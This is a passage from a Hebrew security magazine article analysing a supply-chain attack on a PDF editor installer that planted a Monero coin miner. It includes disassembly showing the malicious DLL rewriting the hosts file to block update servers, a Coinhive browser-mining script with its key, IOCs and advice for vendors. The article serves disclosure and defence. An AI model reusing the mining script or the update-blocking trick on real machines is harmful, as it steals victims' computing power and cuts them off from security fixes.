בתקופת הזמן שבה התקיפה הייתה פעילה, בכל פעם שבו הורץ ה-Installer, במקום לפנות לשרת הלגיטימי, ה-Installer הפנה לשרת התוקפים. בעקבות כך, לכל אותם המשתמשים אשר התקינו את התוכנה בתקופה זו, בנוסף, הותקנה גם אותה תוכנת כריית מטבעות.

לאחר ההתקנה, התוכנה הזדונית דאגה להסיר את כל עקבות ההתקנה ממחשבי המשתמשים אשר הודבקו. לקוחות Windows Defender ATP קיבלו באופן מיידי התראה על תהליך ההתקנה החשוד ועל קובץ תוכנת הכרייה והאיום הוסר באופן אוטומטי:



[עץ התהליכים של Windows Defender ATP המתאר את ההתראה בה ירדה והותקנה חבילת הפונטים הזדונית]

מאחר ובתקיפה זו היה מעורב ספק תוכנה מ-"דרגה שנייה", השלכות ההתקפה עלולות היו לפגוע בחברות תוכנה נוספות אשר משתמשות באותו ספק תוכנה פגיע.

בהתבסס על שמות של עורכי PDF נוספים שהופיעו בקוד של ה-DLL אשר הורץ ע"י ה-MSI הזדוני, זיהינו כשישה ספקי תוכנה נוספים אשר עלולים היו להיות פגיעים לאותה התקיפה ולגרום להורדה של ה-MSI הזדוני במהלך ההתקנה. על אף שלא הצלחנו לאתר ראיות לכך שספקים אלו הפיצו גם הם את ה-MSI הזדוני, אין ספק שלתוקפים היו תוכניות מרחיקות לכת כיצד להפיץ את אותו קובץ.


Exports

Name	Address	Ordinal
MsiVerifyDiskSpace	0000000180003D10	1
MsiVerifyDiskSpace10	0000000180003D50	2
MsiVerifyDiskSpace1032	0000000180003B90	3
MsiVerifyDiskSpace32	0000000180003B50	4
MsiVerifyDiskSpace328	0000000180003C50	5
MsiVerifyDiskSpace32d	0000000180003BD0	6
MsiVerifyDiskSpace8	0000000180003D90	7
MsiVerifyDiskSpaceE	0000000180003DD0	8
MsiVerifyDiskSpaceE32	0000000180003E10	9
MsiVerifyDiskSpaceS	0000000180003CD0	10
MsiVerifyDiskSpaceS32	0000000180003C90	11
MsiVerifyDiskSpaced	0000000180003C10	12
DllEntryPoint	00000001800092B0	[main entry]

[טבלת ה-Exports של ה-DLL הזדוני המכילה כ-12 פונקציות - זוג פונקציות (x86 ו-x64) עבור כל אחד משש ספקי התוכנה הנוספים]

עוד קמפיין לכריית מטבעות קריפטוגרפיים

קובץ ה-MSI ששונה, כלל בתוכו קובץ DLL זדוני שבעת טעינתו יצר Service של מערכת ההפעלה אשר מריץ תהליך האחראי על מלאכת הכרייה. את התהליך עצמו זיהינו כ-Trojan:Win64/CoinMiner. הוא רץ בשם xbox-service.exe וניצל את משאבי המכונה הפגועה לטובת כריית מטבעות Monero.



[חילוץ קובץ ה-DLL מתוך קובץ ה-MSI]

טריק נוסף שנצפה בתוך ה-DLL הוא שבעת שלב ההתקנה של תוכנת ה-PDF, הקוד הזדוני ביצע שינוי בקובץ ה-hosts על העמדה הנגועה, באופן בו כתובות ה-URL של שרתי העדכון המקוריים של תוכנת ה-PDF, כתובות של תוכנות PDF אחרות ועדכוני אבטחה יופנו על ידי מערכת ההפעלה לכתובת 127.0.0.1 ובכך בעצם למנוע מהתוכנה לקבל עדכונים מספקיות התוכנה:

```
.text:0000000180002D4B                  mov     r8d, 1Bh        ; Size
.text:0000000180002D51                  lea     rdx, aSystem32Driver ; "\\System32\\drivers\\etc\\hosts"
.text:0000000180002D58                  lea     rcx, [rbp+1B0h+Dst] ; Src
.text:0000000180002D5C                  call    sub_180005910
.text:0000000180002D61                  mov     r8d, 0Ah
.text:0000000180002D67                  lea     rdx, [rbp+1B0h+Dst]
.text:0000000180002D6B                  lea     rcx, [rsp+2B0h+var_270]
.text:0000000180002D70                  call    sub_180004030
.text:0000000180002D75                  nop
.text:0000000180002D76
.text:0000000180002D76 loc_180002D76:                           ; DATA XREF: .rdata:0000000180033CA0↓o
.text:0000000180002D76                  mov     [rbp+1B0h+var_148], 0Fh
.text:0000000180002D7E                  mov     [rbp+1B0h+var_150], 0
.text:0000000180002D86                  mov     byte ptr [rbp+1B0h+var_160], 0
.text:0000000180002D8A
.text:0000000180002D8A loc_180002D8A:                           ; DATA XREF: .rdata:0000000180033CA8↓o
.text:0000000180002D8A                  cmp     ebx, 5          ; switch 6 cases
.text:0000000180002D8D                  ja      short loc_180002DFF ; jumptable 0000000180002DA0 default case
.text:0000000180002D8F                  lea     rdx, cs:180000000h
.text:0000000180002D96                  mov     ecx, dword ptr ds:(loc_180002F64 - 180000000h)[rdx+rbx*4]
.text:0000000180002D9D                  add     rcx, rdx
.text:0000000180002DA0
.text:0000000180002DA0 loc_180002DA0:                           ; DATA XREF: .rdata:0000000180033CB0↓o
.text:0000000180002DA0                  jmp     rcx             ; switch jump
.text:0000000180002DA2 ; ---------------------------------------------------------------------------
.text:0000000180002DA2
.text:0000000180002DA2 loc_180002DA2:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DA2                                          ; DATA XREF: .rdata:0000000180033CB8↓o
.text:0000000180002DA2                  mov     r8d, 85h        ; jumptable 0000000180002DA0 cases 0,2
.text:0000000180002DA8                  lea     rdx, a127_0_0_1Updat ; "\r\n127.0.0.1 update[redacted].com\r\n"...
.text:0000000180002DAF                  jmp     short loc_180002DEB
.text:0000000180002DB1 ; ---------------------------------------------------------------------------
.text:0000000180002DB1
.text:0000000180002DB1 loc_180002DB1:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DB1                  mov     r8d, 84h        ; jumptable 0000000180002DA0 case 1
.text:0000000180002DB7                  lea     rdx, a127_0_0_1Upd_0 ; "\r\n127.0.0.1 update[redacted].com\r\n1"...
.text:0000000180002DBE                  jmp     short loc_180002DEB
.text:0000000180002DC0 ; ---------------------------------------------------------------------------
.text:0000000180002DC0
.text:0000000180002DC0 loc_180002DC0:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DC0                  mov     r8d, 87h        ; jumptable [redacted] case 3
.text:0000000180002DC6                  lea     rdx, a127_0_0_1Upd_1 ; "\r\n127.0.0.1 update[redacted].com\r\"...
.text:0000000180002DCD                  jmp     short loc_180002DEB
.text:0000000180002DCF ; ---------------------------------------------------------------------------
.text:0000000180002DCF
.text:0000000180002DCF loc_180002DCF:                           ; CODE XREF: sub_180002C90:loc_180002DA0↑j
.text:0000000180002DCF                  mov     r8d, 6Dh        ; jumptable 0000000180002DA0 case 4
.text:0000000180002DD5                  lea     rdx, a127_0_0_1Stats ; "\r\n127.0.0.1 stats.[redacted].c"...
.text:0000000180002DDC                  jmp     short loc_180002DEB
000021C6 0000000180002DC6: sub_180002C90+136 (Synchronized with Hex View-1)
```

[שינוי קובץ ה-hosts נועד למנוע מהמשתמש לקבל עדכונים או להוריד תוכנות PDF אחרות]

בתוך ה-DLL מצאנו גם עדויות לקוד נוסף מעבר לקוד שאחראי על כריית המטבעות - קוד Javascript. לא כך כל ברור לנו האם מדובר בניסיון נוסף של התוקפים לכרות מטבעות או שפשוט מדובר בקוד ביניים שעוד לא פותח עד הסוף ומטרתו היא למקסם את תהליך הכרייה. בכל אופן, נראה שה-DLL כלל קוד שככל הנראה היה אמור לפתוח דפדפן ולחבר אותו עם ספריית כריית מטבעות על מנת לכרות מטבעות Monero:

view-source:carma666.byethost12.com/32.html

```
<!DOCTYPE html>
<html>
<body>
 <script src="https://coinhive.com/lib/coinhive.min.js"></script>
        <script>
            var ch = new CoinHive.User('8hOZI4jy67nlnIQatCDNdeppVcTTq8uo', 'v7');
            ch.setThrottle(0.4);
            ch.start();
        </script>
```


[כריית מטבעות מבוססת דפדפן]

תקיפות בשרשרת האספקה: בעיה הולכת וגדלה בתעשייה

בתחילת שנת 2017 חשפנו תקיפת שרשרת אספקה שאותה כיננו "מבצע WilySupply", תקיפה שבמסגרתה התוקפים הצליחו לשנות את תהליך העדכון של תוכנה לעריכת טקסט על מנת להחדיר דלתות אחוריות בארגונים פיננסים ובמגזר ה-IT. מספר שבועות לאחר מכן, היינו עדים למתקפה נוספת מסוג זה, מתקפה שעשתה כותרות בשל כך שהיא זאת שיצרה את אחת ממתקפות ה-Ransomware המתוקשרות ביותר - NotPetya. הצלחנו לאשר את הספקולציות שהיו עד כה - מישהו הצליח להתערב ולשנות את תהליכי העדכון של אחת מתוכנות ניהול חשבונות המס הפופולריות ביותר באוקראינה ועל ידי כך להצית את המתקפה.

מאוחר יותר באותה השנה, תוקפים הצליחו להחדיר דלת אחורית ב-CCleaner, אחד המוצרים החינמיים "לניקוי המחשב" הנפוצים בעולם, את זאת כנראה מיותר לציין - הם הצליחו לבצע את התקיפה ע"י השתלטות על התשתיות הקריטיות של החברה. לאחר מכן, בתחילת השנה, חשפנו ועצרנו את השתלטותה של Dofoil ע"י כך שזיהינו גרסה "מורעלת" (וחתומה!) של תוכנת peer-to-Peer נפוצה אשר התקינה בנוסף גם תהליך לכריית מטבעות קריפטוגרפיים.

מקרים אלו הם רק דוגמאות מעטות מתוך מאגר מקרי תקיפת שרשרת האספקה אליהם היינו עדים בשנים 2017 ו-2018. אנו, ועוד חוקרים נוספים, צופים כי המגמה הזו תמשך ואף תגדל בזמן הקרוב:



[גרף המציג את המגמה של מקרי תקיפות שרשרת האספקה שנתפסו ופורסמו בעשור האחרון. המקור: המצגת "The Unexpected Attack Vector: Software Updaters" אשר הוצגה בכנס RSA2018]

להערכתנו, הגדילה במגמה זו, בין היתר, נובעת מכך שמערכות ההפעלה והדפדפנים היום הופכים להיות מוקשחים יותר ויותר, ווקטורי תקיפה קלאסיים נהיים פחות ופחות אפקטיביים עבור תוקפים מפאת הקושי לישמם. תוקפים תמיד יחפשו את החוליה החלשה ביותר, ואם בעבר מספיק היה לתוקף להצטייד

בחולשת 0day לדפדפן, היום חולשה כזו לא תספיק לו, עליו להתגבר על טכנולוגיות Sand-Box של האפליקציה או של מערכת ההפעלה, עליו להתגבר על פתרונות וירטואליזציה והגנות Kernel שלא היו בעבר.

בשל כך תוקפים פונים ומחפשים אלטרנטיביות זולות אחרות לחדירה לארגונים כגון תקיפות ב"שרשרת האספקה". ובכך שספקי תוכנה לא מקפידים על כתיבת קוד בטוח, ומאפשרים עדכונים שלא על גבי ערוץ מוצפן, אינם משתמשים או מוודאים חתימות דיגיטליות, משתמשים בפרוטוקולים ישנים ואינם דואגים להקשחת התשתיות שלהם, הם פותחים פירצה אשר בהחלט קוראת לגנב.

העניין אינו מפתיע, היתרונות של תקיפות בשרשרת האספקה מובנות: באמצעות תקיפות אלו התוקפים מגיעים להיקף קורבנות רב יותר, מה שכמובן מביא יותר הכנסה. בנוסף, לא פשוט לעצור תקיפות אלו, מפני שהפתרון להן אמור להגיע ממספר לא קטן של תחומים בארגון, לדוגמא: לא מספיק שאנשי ה-IT ואבטחת המידע ידאגו לאבטחת התשתיות, מפני שאם המפתחים לא ידאגו לכך שהקוד שלהם ייכתב בצורה בטוחה - תוקפים ינצלו עובדה זו על מנת לשנות את תהליך עדכון התוכנה או את שלבי ההתקנה.

המלצותינו לספקיות תוכנה ולמפתחים

ספקיות תוכנה ומפתחים חייבים לוודא כי המוצרים המפותחים על-ידיהם נכתבים באופן בטוח, להלן מספר נקודות שחשוב לשים לב אליהן בעת פיתוח המוצר:

- **אבטחו באופן מחמיר את סביבת הפיתוח, סביבת ה-Build ותשתיות עדכון התוכנה:**
  - התקינו עדכוני תוכנה ומערכת הפעלה ברגע שהם מתפרסמים
  - הגדירו מדיניות שתאפשר רק לתוכנות מורשות לרוץ בסביבות רגישות אלו
  - הגנו על חשבונות רגישים או חשבונות בעלי הרשאות גבוהות באמצעות אימות רב-שלבי
- **דאגו כי שלב עדכון התוכנה יתבצע באופן מאובטח כחלק בלתי נפרד ממחזור פיתוח התוכנה (SDL):**
  - דאגו כי שלב העדכון יתבצע אך ורק באמצעות חיבור המאובטח ב-SSL הכולל Certificate Pinning.
  - חיתמו הכל. כולל קבצי קונפיגורציה, קבצי סקריפט, קבצי XML וחבילות תוכנה.
  - בעת העדכון, בידקו חתימות דיגיטליות ואל תאפשרו למנהל העדכונים לקבל עדכונים שאינם חתומים.
- **תפתחו מדיניות ותהליכים לניהול אירועי תקיפה (Incident Response) הנוגעים לשרשרת האספקה:**
  - תרגלו את צוותי האבטחה על אירועי אבטחה בסביבה זו ועל מדיניות זו
  - דאגו לעדכן את לקוחותיכם בעת זיהוי של אירוע כזה

קצת על Windows Defender ATP

Windows Defender ATP הינו פתרון ה-EDR ו-Post Breach של חברת Microsoft עבור אירגונים. לפני כשנה רכשה החברה את חברת הסטארטאפ הישראלית Hexadite המונה כ-20 מפתחים בישראל במטרה לאמץ יכולות טיפול אוטומטי בהתראות (Automated Incident Response) עבור המוצר.

במסגרת העבודה שלנו, אנו אחראים על ניטור ומעקב תמידי של פשעי סייבר מסוגים שונים ויכולות חדשות אשר צוברים התוקפים, מחקר של כל אותם טכניקות, פיתוח מנגנוני זיהוי אפקטיביים עבורם ולבסוף פיתוח מתודולוגיות לטיפול והסרה שלהם מעמדות הקצה.

סיכום

במאמר זה הבאנו את הסיפור מאחורי זיהוי תקיפה בשרשרת האספקה של תוכנה לעריכת PDF נפוצה שמטרתה הייתה להפיץ כורה מטבעות קריפטוגרפים. ראינו גם כי הנ"ל הינו רק קצה הקרחון בתחום ונראה כי למרות שהמתקפות הנ"ל תמיד נראו לנו כחלק ממתקפות המבוצעות רק על-ידי מעצמות - למדנו כי גם פושעי סייבר "פשוטים" מבצעים אותן. כמו שכתבנו, אנו (ועוד חוקרים נוספים בקהילה) סבורים כי התעשייה עתידים לראות את המגמה הנ"ל גוברת ומתקפות מסוג זה ככל הנראה לא יחלפו מהעולם בזמן הקרוב.

אם מעניין אתכם לקרוא עוד על התחום, אנו ממליצים לכם לצפות במצגת של Elia Florio אשר הוצגה בכנס RSA האחרון תחת הכותרת "The Unexpected Attack Vector: Software Updaters"

Indicators of compromise (IOCs)

Malicious MSI font packages:

- a69a40e9f57f029c056d817fe5ce2b3a1099235ecbb0bcc33207c9cff5e8ffd0
- ace295558f5b7f48f40e3f21a97186eb6bea39669abcfa72d617aa355fa5941c
- 23c5e9fd621c7999727ce09fd152a2773bc350848aedba9c930f4ae2342e7d09
- 69570c69086e335f4b4b013216aab7729a9bad42a6ce3baecf2a872d18d23038

Malicious DLLs embedded in MSI font packages:

- b306264d6fc9ee22f3027fa287b5186cf34e7fb590d678ee05d1d0cff337ccbf

Coin miner malware:

- fcf64fc09fae0b0e1c01945176fce222be216844ede0e477b4053c9456ff023e (xbox-service.exe)
- 1d596d441e5046c87f2797e47aaa1b6e1ac0eabb63e119f7ffb32695c20c952b (pagefile.sys)

Software supply chain download server:

- hxxp://vps11240[.]hyperhost[.]name/escape/[some_font_package].msi (IP: 91[.]235[.]129[.]133)

Command-and-control/coin mining:

- hxxp://data28[.]somee [.]com/data32[.]zip
- hxxp://carma666[.]byethost12 [.]com/32[.]html

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-98 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש ספטמבר.

אפיק קסטיאל,

ניר אדר,

31.08.2018